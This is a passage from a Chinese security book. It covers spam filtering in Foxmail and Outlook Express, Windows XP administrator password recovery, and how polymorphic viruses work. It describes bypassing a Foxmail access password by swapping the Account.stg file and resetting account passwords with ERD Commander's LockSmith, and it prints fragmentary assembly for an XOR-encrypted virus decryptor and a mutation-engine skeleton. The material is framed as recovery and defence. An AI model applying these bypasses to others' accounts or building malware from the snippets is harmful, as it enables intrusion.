Foxmail 5.0 提供了强大的反垃圾邮件功能，我们可以通过规则过滤、贝叶斯法则等方法对接收的邮件进行判断识别是否为垃圾邮件。如果是垃圾邮件，将会被自动分拣到垃圾邮件箱中，从而最大程度地实现与垃圾邮件对抗的效果。

依次单击“工具→反垃圾邮件设置”菜单，打开“垃圾邮件防范设置”窗口。从这里可以看到多项有关垃圾邮件防范的设置项。如图 1-72 所示：




图 1-72

规则设置：这里的规则设置是指 Foxmail 5.0 使用内置的“规则库”对邮件进行对照评估。单击选中“使用规则判定接收到的邮件是否为垃圾邮件”前的复选框后，根据当前邮箱遭受垃圾邮件“骚扰”的程度来决定“过滤强度”的强弱。如果垃圾邮件是“铺天盖地”地来，那么设置强度为“高”当然是最合适不过的了。

贝叶斯法则：这是一种智能型的反垃圾邮件设计，它通过让 Foxmail 不懈的对垃圾与非垃圾邮件的分析学习，来提高自身对垃圾邮件的识别准确率。

黑名单：黑名单的设计无论是从名称上还是实际的设置上，均可以让人一目了然。这里只需将一些被确认为垃圾邮件的地址输入到黑名单中，即可对该邮件地址发来的所有邮件完成监控。



白名单：这个设计是为了防止一些亲朋好友的邮箱发来的邮件被 Foxmail 的各种过滤规则误认为是垃圾邮件。这是一种强制性认为是非垃圾邮件的设计，非常实用。在默认状态下，Foxmail 会自动导入已经被允许接收的邮件发出地址。如图 1-73 所示：



图 1-73

③过滤器的设置

在 Foxmail 中，过滤器同样是一个优秀的垃圾邮件的防范设计。选中任一账户，单击 Foxmail 主窗口的“账户→过滤器”菜单，打开“过滤管理器”窗口，单击左下角的“新建”按钮就可以添加一个新的过滤器。如图 1-74 所示：



图 1-74

在弹出的“过滤管理器”窗口中，可以看出过滤器由两部分组成，即条件选项和动作选项，分别用来设置过滤器的作用条件和要执行的操作。设置非常简单，任何人都可立即上手进行所需设置。如图 1-75 所示：

图中设置了来信中“发件人”如果“不包含”“@public.sq.js.cn”的信息，“或者”主题中“不包含”“稿件”的邮件，那么执行的“动作”为“删除此邮件”。



图 1-75

! Tips

每个账户可以根据实际情况，灵活设置很多条过滤规则以达到完善防范的效果。

(2) Microsoft Outlook Express 6 防范设置

微软公司出品的 Outlook Express (简称 OE) 可谓邮件管理程序中的经典之作，该软件已经整合在 IE 浏览器中。在 OE 中针对垃圾邮件的防范，可以从以下几点来实现。

① 制订规则

由于 OE 不像 Foxmail 那样具备强大的远程管理功能，所以它对垃圾邮件的主要防范措施就集中在规则的制订上，防患于未然成为它的安全准则。在 OE 中可以通过如下方法进行过滤器的规则设定：

首先进入 OE6，依次单击“工具邮件规则→邮件”，打开“编辑邮件规则”的设置窗口。单击选中“选择规则条件”中“针对所有邮件”项前复选框，接着再单击“选择规则操作”中“移动到指定的文件夹”项前的复选框。如图 1-76 所示：



图 1-76

接着单击“选择规则操作”栏中的“移动到指定的文件夹”，在弹出的对话框中指定移动到“已删除邮件”或新建的文件夹（如新建一个名为“Spam”的文件夹）中。如图 1-77 所示：





图 1-77

设置完毕后单击“确定”按钮返回到 OE 主窗口，设置的过滤器规则将自动生效。

! Tips

在 OE 中同样可以设置如果发件人或邮件主题、内容中“不包含”特定的信息就删除的过滤规则。

②阻止发件人

OE 的这项功能有些类似于 Foxmail 的黑名单，设置起来也很简单，方法如下：

依次单击“工具→邮件规则→阻止发件人名单”，在打开的“邮件规则”窗口的“阻止发件人”标签页设置界面中单击“添加”按钮，在弹出的“添加发件人”对话框中添加垃圾邮件地址即可。如图 1-78 所示：




图 1-78

四、重要邮箱的使用原则

根据经验，这里提出以下两条原则：

1. 不要将自己的邮箱地址到处传播

特别是申请上网账号时 ISP 送的电子信箱，例如微软新闻组中就绝对不能用重要邮箱注册，否

则潮水般涌来的垃圾邮件会让你后悔莫及。这已经是无数遭受垃圾邮件致命打击的“先驱”们无奈之下承认的事实——国外每日数百封垃圾邮件，其中近70%带病毒，迫使许多人忍痛丢弃了使用多年的邮箱。

2. 不要回复垃圾邮件

如果收到了垃圾邮件，请不要给发件人回复或者使用任何包含在垃圾邮件中的命令（如“删除”）。任何的回信或者命令的使用，都有可能会告知垃圾邮件发件者邮箱地址“真实有效”，这样邮箱地址将被放置在更多的垃圾邮件列表中，将会有更多的垃圾邮件和你亲密接触。

五、追踪伪造邮箱账户的发件人

绝大多数接收的邮件都有源IP地址内嵌在完整地址标题中，这可以帮助标识电子邮件的发送者并且跟踪到发送者的服务提供商。在Foxmail中可以使用查看“邮件头”的方法来看到详细的发送者IP及其邮件地址。如图1-79所示：



图1-79

如果在接收的垃圾邮件中缺少源IP，则垃圾邮件的发送者在垃圾邮件中伪造了邮件标题。对于这类使用“连环跳板”式发来的邮件可以直接在Foxmail等软件中将其邮件主题设置成过滤状态。

作为网络中的一个恶疾，目前所有防范垃圾邮件的方法只能在一定程度上发挥着或多或少的作用，不能起到彻底的杜绝效果。希望在不久的某一天，电子邮件最终能成为亮丽而恒久的一道网络风景线！

第7变 Foxmail账户解除与防范

电子邮箱作为目前网络交流中的必备工具，它的账户和密码是很多黑客非法破解的目标！这是因为电子邮件最容易暴露人们隐私，能够泄漏邮箱主人邮件内容、电话号码等很私密的东西。下面以国产最著名的免费邮件收发软件Foxmail5.0为例，谈谈如何防范邮箱使用口令、账户及密码防止被窃的方法。

一、邮箱使用口令的安全防范

先来了解一下 Foxmail 中最“基本”的 BUG、邮箱账户的第一道保卫线——邮箱账户使用口令的破解与防范。要声明的是，对于下面即将了解到的破解 Foxmail 中邮箱账户访问口令知识，希望读者能以此口令的破解过程知晓如何善用这个方法（比方说口令遗忘时），以及学会如何防范这个可能带来的危险。

1. Foxmail 5.0 账户访问口令的设置

首先运行 Foxmail 5.0，在建立好的左侧邮箱账户列表中右键选中任一个账户并单击，在弹出的快捷菜单中选择“访问口令”菜单项。如图 1-80 所示：




图 1-80

稍后将弹出“访问口令”对话框。在“口令”右侧的文本框中输入所需的口令后，再在“确认”右侧的文本框中设置一个相同的口令，并单击“确定”按钮结束口令设置及关闭对话框。如图 1-81 所示：




图 1-81

口令设置完毕后，单击 Foxmail 左侧已设置口令的邮箱账户后，弹出一个要求在 30 秒内输入正常口令的口令对话框。如图 1-82 所示：




图 1-82

输入正确口令后，相应的邮箱就可以被使用了。

2. 口令的破解

首先要明白一个原则：口令的破解如果是针对他人的邮箱账户而言，是一种违法行为。但如果是因为自己的邮箱访问口令遗忘等原因，而破解自己的邮箱账户访问口令，则是一种合法行为。

破解Foxmail中邮箱账户的访问口令可以通过Foxmail为每个邮箱账户设计的配置文件来完成。这个配置文件就是“Account.stg”。通过以下路径来找到这个文件：

X:\Program Files\Foxmail\mail**** //X为Foxmail安装盘符，****为邮箱账户名

找到Account.stg文件后，用“写字板”程序打开它，可以看到其中记录了此账户包括账户访问口令、邮箱地址、邮箱密码在内的基本设置。

这个文件包含了邮箱账户访问口令在内等信息，可以在Foxmail中新建一个不设置访问口令的邮箱账户，将该账户下的“Account.stg”文件复制到设置口令的账户目录中，覆盖“Account.stg”文件即可清空访问口令了。如图1-83所示：




图 1-83

3. 防范

针对“Account.stg”文件带来的安全隐患，可以采用“删除账户”的方法来防范非法用户盗用账户。这是一种彻底的防范方法，删除的步骤有两步：第一步是在Foxmail中选中欲删除的账户，并单击“账户→删除”菜单项即可将Foxmail窗口中的账户删除。

第二步是在“X:\Program Files\Foxmail\mail\”目录中找到在Foxmail窗口中删除的账户同名目录，按“Ctrl+Delete”组合键将目录删除即可。

二、邮箱账户密码的防范

如果计算机是多用户环境，那么强烈建议不要在Foxmail中建立用户时，将邮箱密码也同时设置了，因为这也将会使邮箱密码拱手送人。

这是因为Foxmail只是将密码进行简单加密后，就保存在了“Account.stg”文件中，只要知道加密的算法及密钥，即可轻松得到该邮箱的密码及其长度。对于不知道算法的初级用户，网上还有很多可以利用Foxmail窃取邮箱密码的程序来得到邮箱密码。所以在多用户共同使用一台计算机的多用户环境下，强烈建议不要设置远程邮箱的密码，以免邮箱因密码失窃而永远失去。

第8变 管理员账户解除方法剖析

管理员账户的破解也就是管理员口令的破解，针对管理员口令的破解目前有很多方法。下面从 Windows XP 管理员密码丢失的角度来谈谈目前一些流行的、真实有效的口令破解方法。

一、利用默认的 Administrator 账户登录系统

利用这个方法成功登录系统的机会比较高，它的原理是：在安装 Windows XP 时会建立一个默认的管理员账户“Administrator”，并要求用户为该账户设置密码。而很多用户则会在设置密码这一步直接单击“下一步”按钮。

这就给日后管理员口令丢失带来“可乘之机”——丢失口令的管理员可以利用这个默认的 Administrator 账户登录系统，从而进行丢失口令的账户密码修改等应急性操作。

那么这个默认的 Administrator 账户究竟应该怎样利用呢？

它将会在 Windows XP 安装完毕并正常运行后，随着用户建立一个新的账户并隐藏起来，而且在登录系统时也不会出现。比如使用安装时默认建立的 Administrator 账户登录系统后，创建名为“shyzhong”的管理员账户后，当再次登录系统进入 Windows XP 的欢迎界面时，“shyzhong”这个用户名将会出现，而默认的 Administrator 账户将会消失。

也就是说，以后再次以管理员身份正常登录系统的话，就必须使用“SHYZHONG”这个用户名，而系统默认的 Administrator 账户则被隐藏起来了（通过“计算机管理”的“用户”列表中可以看到该用户）。

当 SHYZHONG 这个管理员口令丢失后，管理员只需以安全模式进入 Windows XP，就会在登录时的欢迎界面中看到 Administrator 账户和“SHYZHONG”账户。

由于默认的 Administrator 账户没有设置密码，所以此时只需单击该用户即可进入该用户的桌面。又因为 Administrator 账户是默认的管理员级账户，所以使用这个账户登录后，就有权对 shyzhong 账户进行密码修改等管理操作，从而使 shyzhong 账户丢失的问题得以顺利解决。

二、创建密码恢复盘

Windows XP 中有一项专门用于恢复（重设）管理员密码的“创建密码修复软盘”功能，所以事先为特定管理员创建了该软盘的用户，则可以在管理员密码丢失后轻松使用此盘以重设密码的方式来恢复系统的正常登录。密码恢复软盘的制作和使用过程如下：

1. 密码恢复软盘的制作

①依次单击“开始→控制面板→用户账户”，单击需要创建密码恢复软盘的系统管理员账户名，在“用户账户”窗口左上方的“相关任务”栏中单击“阻止一个已忘记的密码”。

②在随后出现的“忘记密码向导”对话框中，单击“下一步”按钮继续。如图 1-84 所示：




图 1-84



这里有两个重要提示：一是“无论更改密码多少次，只需要创建此盘一次”，也就是说无论密码丢失多少次，只需为该账户创建此盘一张即可。二是“任何人都可以用此盘重设密码，并由此访问此账户”，这个提示是从安全角度来说的，我们应根据此提示将创建的密码恢复软盘收藏到合适的地方，以免被他人获得后，有意或无意地将你的管理员密码更改掉。

③接着在下一步中需要将一张空白的软盘放入到软驱中。这一步中并不需要对软盘进行格式化操作，这是因为在密码恢复软盘创建后可以发现“忘记密码向导”仅仅只在软盘中使用了不足 10KB 的空间。如图 1-85 所示：




图 1-85

④紧接着在下一步中输入当前账户的密码，如果此账户没有密码，则应在密码输入框中留空并直接单击“下一步”按钮。如图 1-86 所示：






图 1-86

⑤因为创建在软盘中的文件极小，所以创建密码恢复软盘的过程是非常短暂的，一张读写顺利的软盘通常只需 3 秒左右就可以了。如图 1-87 所示：



图 1-87

2. 密码恢复软盘的使用

①在密码创建完毕后，当忘记了管理员密码时，只需在登录 Windows XP 时按如下步骤即可快速恢复管理员密码。

单击账户右侧的箭头，在弹出的提示栏中单击“使用密码重设磁盘”链接。如图 1-88 所示：



图 1-88

②在稍后弹出的“重设密码向导”中可以看出该向导可以用“重设密码”的方式帮助用户解决当前用户登录密码丢失的问题。如图 1-89 所示：




图 1-89

③在下一步中根据提示将“密码恢复软盘”插入到软驱后，单击“下一步”按钮继续。如图 1-90 所示：




图 1-90

④当向导检测到软驱中的软盘是为当前用户“特制”的密码恢复盘后，就会进入“重设用户账户密码”界面。如图 1-91 所示：




图 1-91

⑤根据上图中的提示，在各个文本框中输入相应密码信息后单击“下一步”按钮即可快速完成当前用户的密码重设了。

三、通过双系统删除 SAM 文件

这是一个流传很久的方法，但遗憾的是不适合 Windows XP 系统。

方法如下：在双系统环境中，在 Windows 98 中通过 NTFS FOR Windows 98 软件访问使用 NTFS 分区的 Windows XP（假设位于 D 盘），删除“D:\WINDOWS\system32\config”目录下的 SAM 文件，即账号密码数据库文件，然后重新启动 Windows XP，这样管理员的密码将被自动清空，就可以再次设置一个新的密码了。如图 1-92 所示：



图 1-92

但只要是真正试验过这个方法就知道，在删除了 SAM 文件后，系统在重启后登录时会出现“Lsass.exe 系统错误”的提示框。在提示框中明确地给出了如下提示：

“安全账户管理器初始化失败，原因是以下错误：连到系统上的设备没有发挥作用，错误状态 0xc0000001，单击错误进入安全模式……”

单击提示框上的“确定”按钮，系统将关闭登录状态并立即重启，在以安全模式登录 Windows XP 时，上述的提示框将同样出现。再次单击提示框上的“确定”按钮后，系统将和正常登录时处理上述错误的表现一样——关闭系统登录状态并立即重启。

从上述方法和 Windows XP 的反应来看，显然 Windows XP 对账户进行了一些安全特性设计，从而使打算以删除 SAM 的方法来解决管理员密码丢失问题的操作失败了——虽然 SAM 中存储有用户的各种信息！

Tips

警告：分析安全账号管理器（SAM，Security Accounts Manager）是 Windows 系统账户管理的核心，并且非常系统化，删除 SAM 极可能使整个系统启动崩溃。

四、借助第三方密码恢复软件

当今各种密码恢复软件也有很多，比如“Windows XP/2000/NT Key”、“WINNT/2000/XP 登录口令破解器”等，这些软件均可以在一定程度上用于解决遗失 Windows XP/2000/NT 操作系统管理员



启动密码的问题。下面使用 ERD Commander 2003 汉化版这款软件来看看具体的操作过程。

ERD Commander 2003（以下简称 ERD）是一个类似光盘版 Windows XP 的程序，有自己的资源管理器、注册表编辑器、记事本，还有一个精巧的命令行窗口，里面几乎“翻版”了全部的 Windows XP 的 DOS 命令！还有其他一些很实用的管理工具，例如 Locksmith，可以用来重设管理员密码。不管是 FAT、NTFS、CDFS（光盘文件系统），它都胜似闲庭信步，而且还可以改动文件夹的访问权限！它对于网络的支持也非常出色，可以轻松地把重要文件转移到网络上，或者从其他机器上拷贝文件。

1. 创建并使用 ERD 启动系统

在使用 Nero 等刻录软件将 ERD Commander 2003 所有文件刻录到光盘上后（具体过程略），就可以使用这张制作好的 ERD 汉化版维护光盘引导系统了。重新开机后，需要事先在 Cmos 里指定从光盘启动。过程如下：

在电脑通电并按下 Power 开关后，在内存自检完成后按“Delete”快捷键，进入 BIOS 设置界面。如图 1-93 所示：




图 1-93

使用键盘方向键选中“BIOS FEATURES SETUP”项按 Enter 快捷键进入该项的详细设置界面。将光标移到“Boot Sequence”项，用“Page Up”或“Page Down”快捷键把它设置为“CDROM,C,A”。如图 1-94 所示：



图 1-94

设置完毕后，就可以从光盘启动了。将制作好的ERD可引导光盘插入光驱后重启机器，即开始登录过程，包括显示注册信息，如果在创建ERD光盘时设置了密码保护，则会提示输入正确的密码。此后登录程序将会启动网络服务，完成网络服务初始化以后，登录程序会扫描你的硬盘来定位Windows的安装路径，并把检测到的路径信息、操作系统类型、安装过哪些服务包、键盘布局、时区设置等信息显示在屏幕上。如图1-95所示：



图 1-95

如果所要修复的操作系统没有出现在该列表里，或者显示为“Unknown”，这可能是因为注册表配置单元损坏了，可以手工输入Windows的安装路径，这样ERD就可以确定关键系统文件的位置，可以检查并且提示注册表配置单元（包括System、Software、Sam和Security）是否已经损坏。

! Tips

注意：如果用ERD访问Windows 98/Me，则ERD自带的注册表编辑器将无法访问相关的注册表部分，而且其他某些实用程序也会受到功能限制。

登录过程结束后，单击“确定”按钮进入ERD的桌面环境，简直是Windows XP的克隆，有开始菜单、任务栏、桌面快捷方式等。如图1-96所示：



图 1-96

2. 使用 LockSmith “开锁”

因为 ERD 维护光盘里集成了一个“开锁匠”——LockSmith，所以可以用它来重设 Windows XP 的管理员密码。方法如下：

Step1：在 ERD 桌面环境下依次单击“开始→管理工具→密码修改”，即可打开“ERD Commander 2003 LockSmith Wizard”对话框。如图 1-97 所示：



图 1-97

Step2：单击对话框“账号”项右侧的下向箭头，在弹出的列表框里选择要破解的账户名（例如 Administrator 账户）；然后输入新的密码并单击“Next”按钮继续。如图 1-98 所示：



图 1-98

稍后可以看到 ERD 显示出了“密码更改成功”的界面，单击“Finish”按钮关闭向导。如图 1-99 所示：



图 1-99



这里要注意两点：

- (1) 如果用LockSmith修改了某个账户的登录密码，则该账户的用户设置信息将会完全丢失（因为账户的SID号发生了变化）。
- (2) 要想使用LockSmith的功能，必须确保System注册表配置单元是完好无损的（该配置单元储存有关账户信息）。

最后单击“开始→关闭系统”菜单重启系统，重启后记得将Cmos中的引导顺序改为从硬盘开始（也可以不设置Cmos，直接将ERD光盘拿出光驱即可）。

重启后，选择Administrator账户并输入在ERD中重设的管理员密码即可完成系统的登录。如图1-100所示：



图 1-100

通过上述几种方法的对比，可以知道除了第三种方法讲述的“通过双系统删除SAM文件”的方法不能在Windows XP中成功恢复管理员密码外，其他方法都是切实可行的。但因为每一种方法都有局限性，所以在使用时要根据实际情况进行操作。



HACKER


作

病毒与木马欺骗术

第二篇

在众多的黑客工具中，病毒与木马无疑是黑客的至爱！

那么病毒和木马程序都具有哪些特征？怎样才能将其捕获？在本篇中将介绍八种主要病毒和木马的入侵与防范方法，揭开它们的神秘面纱。





第9变 变型病毒原理分析与识别

1991年，全球病毒数量不到500种，但到了2002年，病毒数量已增至6万种。从1991年到1997年这7年里，病毒没有太大发展，数量不足1万，但从1999年到2000年仅1年时间，病毒数量已达到3万种，而2000年以后，病毒以每年将近1万种的数量激增。如图2-1所示：




图 2-1

病毒已不再是黑暗中隐藏的“黑手”，而是已露出凶相的“恶狼”。毫不夸张地说，现在已经到了一个“与狼共舞”的时代！那么，占当今病毒编写技术中很大比重的变型病毒究竟是怎么一回事呢？下面就让我们通过分析它的原理来深入了解它，这样才能真正做到“遇毒不乱”。



一、什么是变型病毒

病毒实际上就是人为编写的恶性程序。尽管病毒的数量非常多，表现形式也多种多样，根据一定的标准，可以把它们分为文件型病毒、变型病毒、开机型病毒、复合型病毒、隐蔽型病毒、复制型病毒、宏病毒、练习型病毒、蠕虫型病毒等，其中变型病毒最令人头疼！

变型病毒又称幽灵病毒，它采用比较复杂的算法，使自己每传播一份都具有不同的内容和长度。一般是由一段混有无关指令的解码算法和被变化过的病毒体组成。

二、变型病毒的特征及分类

据目前占据国内杀毒软件市场很大份额的“KV3000”的研制者王江民先生介绍，能用变化自身代码和形状来对抗反病毒手段的变型病毒才是下一代病毒首要的基本特征——这是我国关于变型病毒最早的阐述和预测。

变型病毒特征主要是：病毒传染到目标后，病毒自身代码和结构在空间上、时间上具有不同的变化。我们可以按照变型病毒的变化能力将其分为4类。

* 第一类变型病毒

具备普通病毒的基本特性，病毒每感染一个目标后，其自身代码与前一被感染目标中的病毒代

码几乎没有3个连续的字节相同，但这些代码其相对空间的排列位置是不变动的，称为一维变型病毒。

* 第二类变型病毒

除了具备一维变型病毒的特性外，那些变化的代码相互间的排列距离（相对空间位置）也是变化的，有的感染文件的字节数不定，称为二维变型病毒。

* 第三类变型病毒

具备二维变型病毒的特性，并且分裂后能分别潜藏在几处，随便某一处的子病毒被激发后都能自我恢复成一个完整的病毒。病毒在附着体上的空间位置是变化的，即潜藏的位置不定。比如可能一部分藏在第一台机器硬盘的主引导区；另外几部分潜藏在可执行文件中，或者潜藏在覆盖文件中，也可能潜藏在系统引导区，也可能另开垦一块区域潜藏等。而在下一台被感染的机器内，病毒又改变了其潜藏的位置。称为三维变型病毒。

* 第四类变型病毒

具备三维变型病毒的特性，并且这些特性会随时间动态变化。比如在染毒的机器中，刚开机时病毒在内存里变化为一个样子，一段时间后又变成另一个样子，再次开机后病毒在内存里又是一个不同的样子，称为四维变型病毒。

以上的四类变型病毒可以说是病毒发展的趋向，也就是说，病毒主要朝着能对抗反病毒手段的方向发展。目前，已发展到了一维、二维、三维变型病毒。四维变型病毒必将出现，那将是信息社会战争的需要。

三、变型引擎的工作原理

真实的病毒发展史是一个简化的变型病毒发展史。

早期的简单加密病毒工作范例如下：

```
@entry:  
call @1  
@1: pop bp  
lea d1,[bp+@3-@1]  
@2: xor byte ptr cs:[d1].0  
@key = $-1  
inc d1  
loop @2  
@3: ... ;病毒的主要代码  
..... (略)  
@4: ;这里假设.es:d1指向用于储存加密后代码的缓冲区  
mov cx,@end-@entry  
lea si,[bp+@entry-@1]
```

```

push ds
push cs
pop ds
in al,41h
mov byte ptr [@key],al ;可将由41h端口读入的timer作为key
rep movsb
lea si,[di+@3-entry]
mov cx,@end-entry
@5: xor byte ptr es:[si],al
inc si
loop @5
.....(略)
@end:

```

用一个简单的xor操作，以timer值作为KEY对代码进行加密。由此病毒的主体可能有256种变化，用一个更长的KEY可以得到更多的变化，但是用于解密的代码不变，这是简单加密病毒的弱点。

看看以下这个稍作修改的例子：

```

@entry:
call @1
@1: mov ax,12h
pop bp
sub ax,cx
lea di,[bp+@3-@1]
@2: add ax,bx
xor byte ptr cs:[di],0
@key =$-1
jnz $+2
inc di
mov ax,[12h]
loop @2
@3:
.....
```

它和上面的例子功能是一样的，但看上去却是不同的代码。这就是变型病毒的关键：产生一些无用的代码夹在解密的代码中，使得每次的解密代码看上去都不一样。

选择这种“垃圾”代码的原则：

- 不会破坏有用的REGISTER；
- 不改变MEMORY的内容；

·解密代码要用 FLAGS 时也不能改变 FLAGS。

上面的例子中只需遵循前面两条即可。一个由普通病毒改为变型病毒的例子如下：

VirusEntry:

```
. infect:  
.286c  
push offset VirusEntry  
push offset buffer  
call Encrypt :encrypt virus to buffer  
... :merge buffer to executable file  
Encrypt proc near  
decrypt:db sizeof(call $+5),rawcode(call $+5) ;定义如下,  
db sizeof(pop bp),rawcode(pop bp) ;一条代码的长度  
;代码的机器码  
....  
db 0  
:repeat  
:generate junk code and write buffer  
:wirte one decrypt code to buffer  
:until all decrypt code has been written  
:encrypt virus and wirte buffer  
ret  
endp
```

一个变型引擎可以用于任何病毒源码，使它成为一个变型病毒，这就是变型引擎的工作原理。



变型病毒由于其自身的特点，并没有什么所谓的通用查杀方法。

四、查杀病毒的技巧

杀毒要借助杀毒软件，但是杀毒也要讲技巧！

1. 杀毒要讲环境

杀毒最好的环境就是用干净引导盘启动的 DOS，但是如果每次出现病毒都到 DOS 下杀则也没必要：既浪费时间，又减少了 DOS 杀毒盘的寿命。那么，该在什么环境下杀毒呢？这里提供一些杀毒



经验供参考：

被激活的非系统文件内的病毒。这种病毒只需在一般的Windows环境下杀就行了，一般都能将其歼灭。

已经被激活或发作的非系统文件内的病毒。在一般Windows环境下杀毒，效果可能会大打折扣。此类病毒应在Windows安全模式下查杀，因为在Windows安全模式下，这些病毒都不会在启动时被激活，这样就能放心杀毒了。

系统文件内病毒。这类病毒比较难缠，所以在操作前要先备份。杀此类病毒一定要在干净的DOS环境下进行，有时还要反复查杀才能彻底清除。

网络病毒（特别是通过局域网传播的病毒）。此类病毒必须在断网的情况下才能清除，而且清除后很容易重新被感染，要根除此类病毒必须靠网络管理员的不懈努力！

感染上杀毒厂家提供有专用杀毒工具的病毒。此类病毒只需下载免费的专用杀毒工具来查杀就行了。专用杀毒工具杀毒精确性相对较高，建议在条件许可的情况下使用专用杀毒工具。

2. 杀毒讲究技巧

单靠杀毒是不够的，最重要的是防护！要做到将病毒拒之于家门外，这样才能真正安全。所以，选择适合自己的反病毒软件和时刻开启监控很重要，还有千万别忘了升级。

① Tips

国际上对病毒命名的一般惯例为前缀+病毒名+后缀。前缀表示该病毒发作的操作平台或者病毒的类型，DOS下的病毒一般没有前缀；病毒名为该病毒的名称及其家族；后缀一般可以不要，只是以此区别在该病毒家族中各病毒的不同，可以为字母，或者数字以说明此病毒的大小。例如WM.CAP.A，A表示Cap病毒家族中的一个变种，WM表示该病毒是一个Word宏病毒。

